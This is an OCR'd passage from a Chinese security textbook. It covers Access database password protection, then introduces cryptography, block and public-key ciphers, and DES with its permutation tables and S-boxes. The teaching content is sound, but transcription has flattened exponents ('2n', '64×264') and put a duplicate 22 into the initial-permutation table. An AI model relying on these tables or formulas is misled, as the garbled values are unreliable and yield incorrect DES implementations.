


图 10-69　设定新密码

（4）重新打开数据库文件后，将会看到弹出一个新的登录对话框（如图 10-70 所示），只有正确地输入用户名及密码后才能打开数据库文件。




图 10-70　登录密码对话框

2. 隐藏工作组信息文件

虽然设定管理员密码是一种简单而有效的办法，不过根据以往的经验，任何密码都会引起某些好奇心很强的人士的关注。工作组信息文件的用户密码虽说还不能被轻易破解，但如果入侵者使用键盘记录类木马或是在用户输入密码时偷窥到，那么该密码就没有任何

实际意义了。如果将工作组信息文件改名或复制到只有自己才知道的其他文件夹下，这样即使工作组信息文件的用户密码被他人知道，也无法通过该密码来打开数据库文件，如图10-71所示。



图10-71 无法输入正确的密码

10.6 总结

本章通过介绍一些软件的使用，为读者提供了另一种防范窃密的手段，读者可以通过本章的介绍，有目的地选择适合自己的工具，以便更好地保护自己的计算机安全。



第11章 为秘密再上一把锁——加密编程

本章读者不仅可以了解有关密码学的一些基础知识，而且还可以学习一些比较深入的编程内容，例如 DES、RSA、MD5 这 3 种典型加密算法的原理和程序实现，以便进一步提高读者的加密技术的能力。

11.1 密码学基础

首先了解一下加密和解密。加密是按照特定的公式，对各种明文信息进行变换，以隐藏其真正的意义和内容；而解密可以说是加密的逆过程，只有通过解密将密文还原，我们才能知道那些看似无序的密文中隐藏着什么含义。

密码学，就是一门研究加密与解密的学科。与本书的其他章节不同，本章将会涉及一些较为复杂的高等数学知识及概念，对读者的 C/C++编程基础也有一定的要求，建议读者在适合自己能力的基础上进行学习，如果遇到局部公式或内容看不太懂也不必强求去理解，只要按书中的要求去做即可。

11.1.1 密码学简介

密码学是一门研究编制密码和破译密码的科学。它实际上是指两个部分，其中研究密码变化的客观规律，应用于编制密码以保守通信秘密的称为编码学；应用于破译密码以获取通信情报的称为破译学，总称密码学。

密码是通信双方按约定的法则进行信息特殊变换的一种重要保密手段。依照这些法则，将明文变换为密文，称为加密变换；将密文变换为明文，称为解密变换。密码学在早期仅研究针对文字或数字进行的加、解密变换，然而随着通信技术的发展，针对语音、图像、数据等各种数据加、解密进行的研究越来越深入。

密码学是在编码与破译的实践中逐步发展起来的，并随着先进科学技术的应用，发展成为一门综合性的尖端技术科学。它与语言学、数学、电子学、声学、信息论、计算机科学等有着广泛而密切的联系。它的现实研究成果，特别是各国政府采用的密码编制及破译手段都具有高度的机密性。

中国古代的某些秘密通信手段，已经比较近似于密码的雏形。宋曾公亮、丁度等编撰的《武经总要》中有记载，北宋前期，在作战中曾用一首五言律诗的 40 个汉字，分别代表 40 种情况或要求，这种方式已具有了密码本的特点。

1871 年，上海大北水线电报公司选用 6899 个汉字，代以四码数字，制成了中国最初的商用明码本，同时也设计了由明码本改编为密本及进行加乱的方法，并在此基础上逐步发展出各种比较复杂的密码。

在欧洲，公元前 405 年，斯巴达的将领曾经使用了原始的错乱密码；公元前 1 世纪，古罗马皇帝恺撒曾使用有序的单表代替密码，后人在此基础上逐步发展出了密码本、多表代替等各种密码体制。

20 世纪初，产生了最初可以实用的机械式和电动式密码机，同时也出现了一些商业密码机公司。20 世纪 60 年代后，电子密码机得到较快地发展和广泛地应用，密码学的发展进入了一个新的阶段。

密码破译是随着密码的使用而逐步产生和发展的。1412 年，波斯人卡勒卡尚迪所编著的百科全书中载有破译简单代替密码的方法；到 16 世纪末期，欧洲一些国家设有专职的破译人员，以破译截获的密信，密码破译技术有了相当的发展；1863 年普鲁士人卡西斯基所著《密码和破译技术》，以及 1883 年法国人克尔克霍夫所著《军事密码学》等著作，都对密码学的理论和方法做了一些论述和探讨；1949 年美国人香农发表了《秘密体制的通信理论》一文，应用信息论的原理系统地分析了密码学中的一些基本问题。

自 19 世纪以来，由于电报特别是无线电报的广泛使用，为密码通信和第三者的截获都提供了极为有利的条件，通信保密和破译形成了一场十分激烈的暗战。

1917 年，英国破译了德国外长齐默尔曼的电报，促成了美国对德宣战；1942 年，美国从破译日本海军密报中，获悉日军对中途岛地区的作战意图和兵力部署，从而以劣势兵力击破了日本海军的主力，扭转了太平洋地区的战局；在保卫英伦三岛和其他许多著名的历史事件中，密码破译的成功都起到了极其重要的作用，这些事例也从反面说明了密码保密的重要性和意义。

世界上各个国家的政府都十分重视密码工作，有些国家甚至设立了庞大的机构，拨出巨额经费，集中数以万计的专家和科技人员，投入大量的高速计算机和其他先进设备进行研究。与此同时，民间企业和学术界也对密码学日益重视，不少数学家、计算机专家等也都纷纷投身于密码学的研究行列，更加速了密码学的发展。

11.1.2 分组密码技术

分组密码是密码学中的一个重要分支，它是将明文消息编码表示后的数字（简称明文数字）序列，划分成长度为 n 的组（可看成长度为 n 的矢量），每组分别在密钥的控制下变换成等长的输出数字（简称密文数字）序列。

与序列密码（流密码）每次加密处理数据流的 1 位或 1 个字节不同，分组密码处理的单位是一组明文，即将明文消息编码后的数字序列 m_0，m_1，m_2，…，m_i 划分成长为 L 位的组 $m=(m_0, m_1, m_2, \cdots, m_{L-1})$，各个长为 L 的分组分别在密钥 $k=(k_0, k_1, k_2, \cdots, k_{t-1})$（密钥长为 t）的控制下变换成与明文组等长的一组密文输出数字序列 $c=(c_0, c_1, c_2, \cdots, c_{L-1})$。

这个 L 我们称之为分组长度，它的值通常为 64 或 128 等数值。

设明文 m 与密文 c 均为二进制 0、1 数字序列，它们的每一个分量 m_i，$c_i \varepsilon DF(2)$（i=0，1，2，…，n–1）（上述为数学公式，可不必非要理解），则明文空间为{0，1，…，2n–1}，密文空间也为{0，1，…，2n–1}，分组密码是由密钥 k=（k_0，k_1，k_2，…，k_{t-1}）确定的一个一一映射置换 F，也就是空间{0，1，…，2n–1}到自身的一个置换 F；由于置换 F 是由密钥 k 所确定，一般地，我们把这个置换表示为 C=Fk（m）。

分组密码算法实际上就是密钥控制下，通过某个置换来实现对明文分组的加密变换。为了保证密码算法的安全强度，对密码算法也做出了如下要求。

（1）分组长度足够大。当分组长度较小时，分组密码就会类似于古典的代替密码，此时它仍然保留了明文的统计信息，这种统计信息将会给攻击者留下可乘之机，攻击者可以轻易地穷举明文空间，得到密码变换算法以伪造信息。

（2）密钥量足够大。虽然分组密码的密钥确定密码变换只是所有置换中极小一部分，但如果这一部分足够小，攻击者可以有效地穷举明文空间来确定所有的置换。这时，攻击者就可以对密文进行解密，以得到有意义的明文。

（3）密码变换足够复杂。这个要求可以迫使攻击者除了使用穷举法之外，找不到任何其他快捷的破译方法来进行破解。

分组密码将定长的明文块转换成等长的密文，这一过程是在密钥的控制之下进行的，它使用逆向变换和同一密钥来实现解密。对于当前的许多分组密码算法来说，分组长度都是 64 位，但也有许多算法正在逐渐增加分组长度。

现代分组密码的研究始于 20 世纪 70 年代中期，至今已有 20 余年的历史，这期间人们在这一研究领域已经取得了丰硕的研究成果，到目前为止一些比较典型的分组密码算法有 DES、IDEA、AES 等。

分组密码在加密时，分组长度是固定的，而使用中待加密的消息的数据量却是不定的，且数据格式也可能多种多样。为了能够在各种应用场合使用 DES，美国在 FIPS PUS 74 和 81 中定义了 DES 的 4 种运行模式，分别是：电码本模式（ECB）、密码分组链接模式（CBC）、密码反馈模式（CFB），以及输出反馈模式（OFB）。

ECB 使用同一个密钥简单地将每个明文块一个接一个地进行加密；在 CBC 方式中，每个明文块在加密前先与前一密文块进行“异或”运算，从而增加了复杂程度，可以使某些攻击更难以实施。OFB 类似于 CBC 方式，但是进行“异或”的量是独立生成的。这些模式当中 CBC 得到了广泛使用。

分组密码多是基于迭代的加密结构，也就是说在其加密过程中往往有多次重复循环的加密计算，因此提高了安全性。在每个循环中，可以通过使用特殊的函数从初始密钥派生出的子密钥来应用适当的变换。该附加的计算需求必然会影响可以管理加密的速度，因此在安全性需求和执行速度之间存在着一种平衡。

在分组密码设计技术发展的同时，针对分组密码的分析技术（攻击技术）也得到了空前的发展。目前，已出现了很多分组密码分析技术，如强力攻击（包括穷尽密钥搜索攻击、字典攻击、查表攻击、时间-存储权衡攻击）、差分密码分析、差分密码分析的推广（包括截段差分密码分析、高阶差分密码分析、不可能差分密码分析）、线性密码分析、线性密码分析的

推广（包括多重线性密码分析、非线性密码分析、划分密码分析）、差分-线性密码分析、插值攻击、密钥相关攻击、能量分析、错误攻击、定时攻击，等等。

目前对分组密码安全性的讨论主要包括差分密码分析、线性密码分析和强力攻击等。从理论上讲，差分密码分析和线性密码分析是目前攻击分组密码的最有效的方法，从实际上说，强力攻击是攻击分组密码最可靠的方法。到目前为止，已有大量文献讨论各种分组密码的安全性。自 AES 候选算法公布以后，国内外许多专家都致力于候选算法的安全性分析，预计将会推出一些新的攻击方法，这无疑将进一步推动分组密码的发展。

11.1.3 公钥密码技术

在公钥密码体制以前的整个密码学史中，所有的密码算法，包括原始手工计算的、由机械设备实现的，或是由计算机实现的，都是基于代换和置换这两个基本工具。而公钥密码机制则为密码学的发展提供了新的理论和技术基础，一方面公钥密码算法的基本工具不再是代换和置换，而是数学函数；另一方面公钥密码算法是以非对称的形式使用两个密钥的，双密钥的使用对保密性、密钥分配、数字认证等都具有极其深远的意义。可以说公钥密码机制的出现在密码学史上是迄今为止最大的而且是惟一真正的革命。

此前的密码算法，无论是分组密码，还是流密码，均是使用一个密钥来控制加密/解密运算的，因此可称为单钥密码体制。公钥密码体制的概念就是在解决单钥密码体制中最难解决的两个问题时提出的，这两个问题是密钥分配和数字签名。

1976 年，W.Diffie 和 M.Hellman 提出了公钥密码算法，使得以上两个问题的解决前景有了重大突破。

公钥密码算法的最大特点是采用两个相关密钥将加密和解密能力分开，其中一个密钥是公开的，称为公开密钥，简称公钥，用于加密；另一个密钥是为用户专有的，它用于解密，必须要进行保密，称为秘密密钥，简称秘密钥或私钥。公钥密码体制也可以称为双钥密码体制。公钥密码算法有一个非常重要的特性：已知密码算法和加密密钥，要想求出解密密钥在计算上是不可行的。

自从 1976 年公钥密码的思想被提出以来，国际上已经提出了许多种公钥密码体制。用抽象的观点来看，公钥密码其实就是一种陷门单向函数。我们说一个函数 f 是单向函数，即对它的定义域中的任意 x 都易于计算 f（x）；而对 f 的值域中的几乎所有的 y，即使当 f 为已知时要计算 f^{-1}（y）也是不可行的。若当给定某些辅助信息（陷门信息）时则易于计算 f^{-1}（y），这时就称该单向函数 f 是一个陷门单向函数。公钥密码体制就是基于这一原理而设计的，它将辅助信息（陷门信息）作为秘密密钥，这类密码算法的安全强度取决于它所依据的问题的计算复杂度。

可以举一个较为典型的例子来说明公钥密码的工作原理。假设用户 A 被分配了一对密钥，分别是公开钥 PK_B 和秘密钥 SK_B；而用户 B 想要向用户 A 发送一段消息 m，则用户 B 就要先知道用户 A 的公开钥 PK_B，然后用户 B 要使用该公开钥 PK_B 将消息 m 进行加密，得到密文 c；当用户 A 收到密文 c 后，用自己的秘密钥 SK_B 解密，便可得到明文 m；由于只有用户 A 知道属于自己的秘密钥 SK_B，所以不用担心其他人会看到明文消息 m，因为其他人都无法进行解密。除此之外，公钥密码算法还可用于提供消息签名和认证等。

公钥密码体制的玄妙之处就在于它的公开钥和秘密钥并不是随便决定的，而是通过一定的算法计算后生成一对相关的密钥。目前比较流行的公钥密码体制主要有两类：一类是基于大整数因子分解问题的，其中最典型的代表是 RSA 体制；另一类是基于离散对数问题的，如 ElGamal 公钥密码体制和影响比较大的椭圆曲线公钥密码体制。

与单钥密码体制一样，如果密钥太短，公钥密码体制也很容易收到穷举搜索攻击，因此为了抗击穷举搜索攻击，密钥必须足够长。由于公钥密码体制使用的可逆函数的计算复杂度与密钥长度往往不是呈线性关系，而是增长的更快，因此密钥长度太大又会使得加解密运算太慢而不实用。基于此，公钥密码体制目前主要用于密钥管理和数字签名。

11.2 DES 算法分析

数据加密标准（Data Encryption Standard，DES）是迄今为止世界上应用最为广泛的一种分组密码算法，它是由美国 IBM 公司研制的，分组长度为 64 比特，密钥长度为 56 比特。

DES 于 1977 年 1 月 15 日被正式批准并作为美国联邦信息处理标准，同年 7 月 15 日开始生效。此后每隔 5 年就要由美国国家保密局（National Security Agency，NSA）进行评估，并重新批准它是否可以被继续作为联邦加密标准；最后的一次评估是在 1994 年 1 月，美国决定自 1998 年 12 月以后将不再使用 DES，取而代替的是称为 AES（Advanced Encryption Standard，高级加密标准）的新加密标准。

DES 是一个迭代型的分组密码，使用称为 Feistel 的技术，其中将加密的文本块分成两部分。使用子密钥对其中一部分应用循环功能，然后将输出与另一部分进行“异或”运算；接着交换这两部分，这一过程会继续下去，但最后一个循环不交换；DES 使用 16 个循环。

为了提高安全性，通常人们并不使用单纯的 DES，而是将 DES 算法在多密钥情况下多重使用，例如两个密钥的三重 DES。此方案已经被证明了是行之有效的，已在密钥管理标准 ANSI x9.17 和 ISO 8732 中被采用。

1997 年 DES CHALL 小组经过近 4 个月的努力，通过 Internet 搜索了 3×10^{16} 个密钥，找出了 DES 的密钥，恢复出了明文；1998 年 5 月美国 EFF（Electronics Frontier Foundation）宣布，他们以一台价值 20 万美元的计算机改装成的专用解密机，历经 56 个小时破解了 56 比特密钥的 DES。尽管如此，DES 对于推动密码学理论的发展和应用都起到了重大的作用，它对于掌握分组密码的基本理论、设计思想和实际应用仍然有着极其重要的参考价值。

11.2.1 DES 加密原理

DES 是一种分组密码算法，在设计分组密码算法时常用到以下的一些概念：代换、S 盒、扩散和混淆，这些概念构成了分组密码的基础。

1．代换、S 盒、扩散和混淆

如果明文和密文的分组长度都为 n 比特，则明文的每一个分组都有 $2n$ 个可能的取值；为使加密运算可逆（即解密运算可行），明文的每一个分组都应产生惟一的一个密文分组，这样的变换是可逆的，称明文分组到密文分组的可逆变换为代换。

如果分组长度太小，如 $n=4$，系统则等价于古典的代换密码，容易通过对明文的统计分析而攻破；如果分组长度 n 足够大，而且从明文到密文可有任意可逆的代换，那么明文的统计特性将被隐藏而使以上的攻击不能奏效。

一般地，对 n 比特的代换结构，密钥的大小是 $n\times 2n$ 比特。如对 64 比特的分组，密钥大小应该是 64×264 比特，难以处理。实际中常将 n 分成较小的段，例如可选 $n=rn0$，其中 r 和 $n0$ 都是正整数，将设计 n 个变量的代换变为设计 r 个较小的子代换，而每个子代换只有 $n0$ 个输入变量。一般 $n0$ 都不太大，称每个子代换为代换盒，简称为 S 盒。例如，在 DES 中将输入为 48 比特、输出为 32 比特的代换用 8 个 S 盒来实现，每个 S 盒的输入端仅为 6 比特，输出端仅为 4 比特。

扩散和混淆是由 Shannon 提出的设计密码系统的两种基本方法，目的是抵抗对手对密码系统的统计分析。所谓扩散，就是将明文的统计特性散布到密文中去，实现方式是使得密文中每一位由明文中多位产生。在二元分组密码中，可对数据重复执行某个置换，再对这一置换作用于某个函数，即可获得扩散。扩散的目的是使明文和密文之间的统计关系变得尽可能复杂；混淆是使密文与密钥之间的统计关系尽可能复杂，以使对手无法得到密钥。使用复杂的代换算法可得到预期的混淆效果，而简单的线性代换函数得到的混淆效果不够理想。

扩散和混淆成功地实现了分组密码的本质属性，因而成为设计现代分组密码的基础。

2. DES 整体描述

图 11-1 显示了 DES 加密算法的基本流程。




图 11-1 DES 加密算法框图

其中明文分组长为64比特，密钥长为56比特。图11-1的左边是明文的处理过程。有3个阶段，首先是一个初始置换IP，用于重排明文分组的64比特数据；然后是具有相同功能的16轮变换，每轮中都有置换和代换运算，第16轮变换的输出分为左右两部分，并被交换次序；最后再经过一个逆初始置换IP^{-1}（为IP的逆）从而产生64比特的密文。

右边是使用56比特密钥的方法。密钥首先通过一个置换函数，然后，对加密过程的每一轮，都通过一个左循环移位和一个置换产生一个子密钥。其中每轮的置换都相同，但由于密钥被重复迭代，所以每轮产生的子密钥都不相同。

DES的解密过程与加密过程相同，使用同一种算法，但子密钥的使用顺序相反。

3．初始置换

DES的置换表如表11-1、表11-2、表11-3和表11-4所示。

表11-1　　初始置换IP

58	50	42	34	26	18	10	2
60	52	44	36	28	20	12	4
62	54	46	38	30	22	14	6
64	56	48	40	32	24	16	8
57	49	41	33	25	17	9	1
59	51	43	35	27	19	11	3
61	53	45	37	29	22	13	5
63	55	47	39	31	23	15	7

表11-2　　逆初始置换IP^{-1}

40	8	48	16	56	24	64	32
39	7	47	15	55	23	63	31
38	6	46	14	54	22	62	30
37	5	45	13	53	21	61	29
36	4	44	12	52	20	60	28
35	3	43	11	51	19	59	27
34	2	42	10	50	18	58	26
33	1	41	9	49	17	57	25

表11-3　　选择扩展运算E

32	1	2	3	4	5
4	5	6	7	8	9
8	9	10	11	12	13
12	13	14	15	16	17
16	17	18	19	20	21
20	21	22	23	24	25
24	25	26	27	28	29
28	29	30	31	32	1

表 11-4　　置换运算 P

16	7	20	21
29	12	28	17
1	15	23	26
5	18	31	10
2	8	24	14
32	27	3	9
19	13	30	6
22	11	4	25

4．轮结构

DES 加密算法的轮结构如图 11-2 所示。




图 11-2　DES 加密算法轮结构图

在图 11-2 中，右侧的置换选择 2 运算后生成的轮密钥 K_i 为 48 比特。轮输入的右半部分 R_{i-1} 为 32 比特，R_{i-1} 首先被扩展为 48 比特，扩展过程由表 11-3 定义，其中将 R_{i-1} 的 16 个比特各重复一次；扩展后的 48 比特在与子密钥 K_i 异或，然后再通过一个 S 盒产生 32 比特的输出；该输出再经过一个由表 11-4 定义的置换，产生的结果即为每一轮加密的输出。

其中的代换由 8 个 S 盒组成，每个 S 盒的输入长为 6 比特，输出长为 4 比特，其变换关系如表 11-5 所定义，每个 S 盒给出了 4 个代换（由一个表的 4 行给出）。

表 11-5 DES 的 S 盒定义

(a) S_1

	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
0	14	4	13	1	2	15	11	8	3	10	6	12	5	9	0	7
1	0	15	7	4	14	2	13	1	10	6	12	11	9	5	3	8
2	4	1	14	8	13	6	2	11	15	12	9	7	3	10	5	0
3	15	12	8	2	4	9	1	7	5	11	3	14	10	0	6	13

(a) S_2

	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
0	15	1	8	14	6	11	3	4	9	7	2	13	12	0	5	10
1	3	13	4	7	15	2	8	14	12	0	1	10	6	9	11	5
2	0	14	7	11	10	4	13	1	5	8	12	6	9	3	2	15
3	13	8	10	1	3	15	4	2	11	6	7	12	0	5	14	9

(a) S_3

	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
0	10	0	9	14	6	3	15	5	1	13	12	7	11	4	2	8
1	13	7	0	9	3	4	6	10	2	8	5	14	12	11	15	1
2	13	6	4	9	8	15	3	0	11	1	2	12	5	10	14	7
3	1	10	13	0	6	9	8	7	4	15	14	3	11	5	2	12

(a) S_4

	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
0	7	13	14	3	0	6	9	10	1	2	8	5	11	12	4	15
1	13	8	11	5	6	15	0	3	4	7	2	12	1	10	14	9
2	10	6	9	0	12	11	7	13	15	1	3	14	5	2	8	4
3	3	15	0	6	10	1	13	8	9	4	5	11	12	7	2	14

(a) S_5

	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
0	2	12	4	1	7	10	11	6	8	5	3	15	13	0	14	9
1	14	11	2	12	4	7	13	1	5	0	15	10	3	9	8	6
2	4	2	1	11	10	13	7	8	15	9	12	5	6	3	0	14
3	11	8	12	7	1	14	2	13	6	15	0	9	10	4	5	3

(a) S_6

	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
0	12	1	10	15	9	2	6	8	0	13	3	4	14	7	5	11
1	10	15	4	2	7	12	9	5	6	1	13	14	0	11	3	8
2	9	14	15	5	2	8	12	3	7	0	4	10	1	13	11	6
3	4	3	2	12	9	5	15	10	11	14	1	7	6	0	8	13

续表

（a）S_7

	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
0	4	11	2	14	15	0	8	13	3	12	9	7	5	10	6	1
1	13	0	11	7	4	9	1	10	14	3	5	12	2	15	8	6
2	1	4	11	13	12	3	7	14	10	15	6	8	0	5	9	2
3	6	11	13	8	1	4	10	7	9	5	0	15	14	2	3	12

（a）S_8

	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
0	13	2	8	4	6	15	11	1	10	9	3	14	5	0	12	7
1	1	15	13	8	10	3	7	4	12	5	6	11	0	14	9	2
2	7	11	4	1	9	12	14	2	0	6	10	13	15	3	5	8
3	2	1	14	7	4	10	8	13	15	12	9	0	3	5	6	11

